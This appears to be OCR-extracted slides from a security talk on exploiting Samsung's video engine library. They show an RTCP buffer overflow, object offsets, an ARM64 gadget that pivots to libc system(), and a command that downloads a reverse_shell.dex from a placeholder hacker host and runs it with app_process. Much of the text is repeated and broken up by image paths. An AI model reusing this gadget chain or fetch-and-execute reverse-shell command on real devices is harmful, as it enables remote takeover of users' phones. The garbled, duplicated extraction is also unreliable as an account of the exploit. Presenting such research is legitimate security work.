
# Calling libc.so!system directly



# Calling libc.so!system directly



# Calling libc.so!system directly



Parameter 1 cannot be precisely controlled !

# Another Gadget :Calling system and setting command

```
result = (*(__int64 (__fastcall **)(__QWORD, __QWORD, __int64))(**((__QWORD **))this + 1057) + 16LL))(  
    *(__QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```

Gadget of libsamsung.videoengine\_9\_0.so

```
928CAC      ; __ unwind {  
928CAC 5F 24 03 D5  BTI      c  
928CB0 08 60 40 F9  LDR      X8, [X0,#0xC0]  
928CB4 E2 03 1F AA  MOV      X2, XZR  
928CB8 00 74 40 F9  LDR      X0, [X0,#0xE8]  
928CBC 10 91 40 F9  LDR      X16, [X8,#0x120]  
928CC0 00 02 1F D6  BR       X16  
928CC0      ; } // starts at 928CAC
```

System function address

```
int64 __fastcall system(__int64 a1)
```

CTransportManager object1

+6892:

\*\*((\_\_QWORD \*\*))this + 1057)

\*\*((\_\_QWORD \*\*))this + 1057)+16

\*\*((\_\_QWORD \*\*))this + 1057)+0xc0

\*\*((\_\_QWORD \*\*))this + 1057)+0xe8

Curl -O hack.xxxx.org/reverse\_shell.dex && app\_process xxxxxxxx

rtcp pkt buffer

x8

X8+0x120

+8456: \*((\_\_QWORD \*\*))this + 1057)

overflow

itEvents

# Another Gadget :Calling system and setting command

```
result = (*(_int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**(( _QWORD **))this + 1057) + 16LL))(  
    *(_QWORD *)this + 1057),  
    *((unsigned int *)this + 2),  
    1LL);
```

Gadget of libsamsung.videoengine\_9\_0.so

```
928CAC          ; __ unwind {  
928CAC 5F 24 03 D5  BTI      c  
928CB0 08 60 40 F9  LDR      X8, [X0,#0xC0]  
928CB4 E2 03 1F AA  MOV      X2, XZR  
928CB8 00 74 40 F9  LDR      X0, [X0,#0xE8]  
928CBC 10 91 40 F9  LDR      X16, [X8,#0x120]  
928CC0 00 02 1F D6  BR       X16  
928CC0          ; } // starts at 928CAC
```

System function address

```
_int64 __fastcall system(__int64 a1)
```

CTransportManager object1

+6892:

\*\*(( \_QWORD \*\*))this + 1057)

\*\*(( \_QWORD \*\*))this + 1057)+16

\*\*(( \_QWORD \*\*))this + 1057)+0xc0

\*\*(( \_QWORD \*\*))this + 1057)+0xe8

Curl -O hack.xxxx.org/reverse\_shell.dex && app\_process xxxxxxxx

rtcp pkt buffer

x8

X8+0x120

+8456: \*(( \_QWORD \*\*))this + 1057)

overflow

itEvents

# Another Gadget :Calling system and setting command


```
result = (*(_int64 __fastcall **)(_QWORD, _QWORD, __int64))(**(( _QWORD **))this + 1057) + 16LL) (
    *(_QWORD *)this + 1057),
    *((unsigned int *)this + 2),
    1LL);
```

Gadget of libsamsung.videoengine\_9\_0.so


```
928CAC          ; __ unwind {
928CAC 5F 24 03 D5   BTI      c
928CB0 08 60 40 F9   LDR      X8, [X0,#0xC0]
928CB4 E2 03 1F AA   MOV      X2, XZR
928CB8 00 74 40 F9   LDR      X0, [X0,#0xE8]
928CBC 10 91 40 F9   LDR      X16, [X8,#0x120]
928CC0 00 02 1F D6   BR       X16
928CC0
-----
```

System function address


```
_int64 __fastcall system(__int64 a1)
```



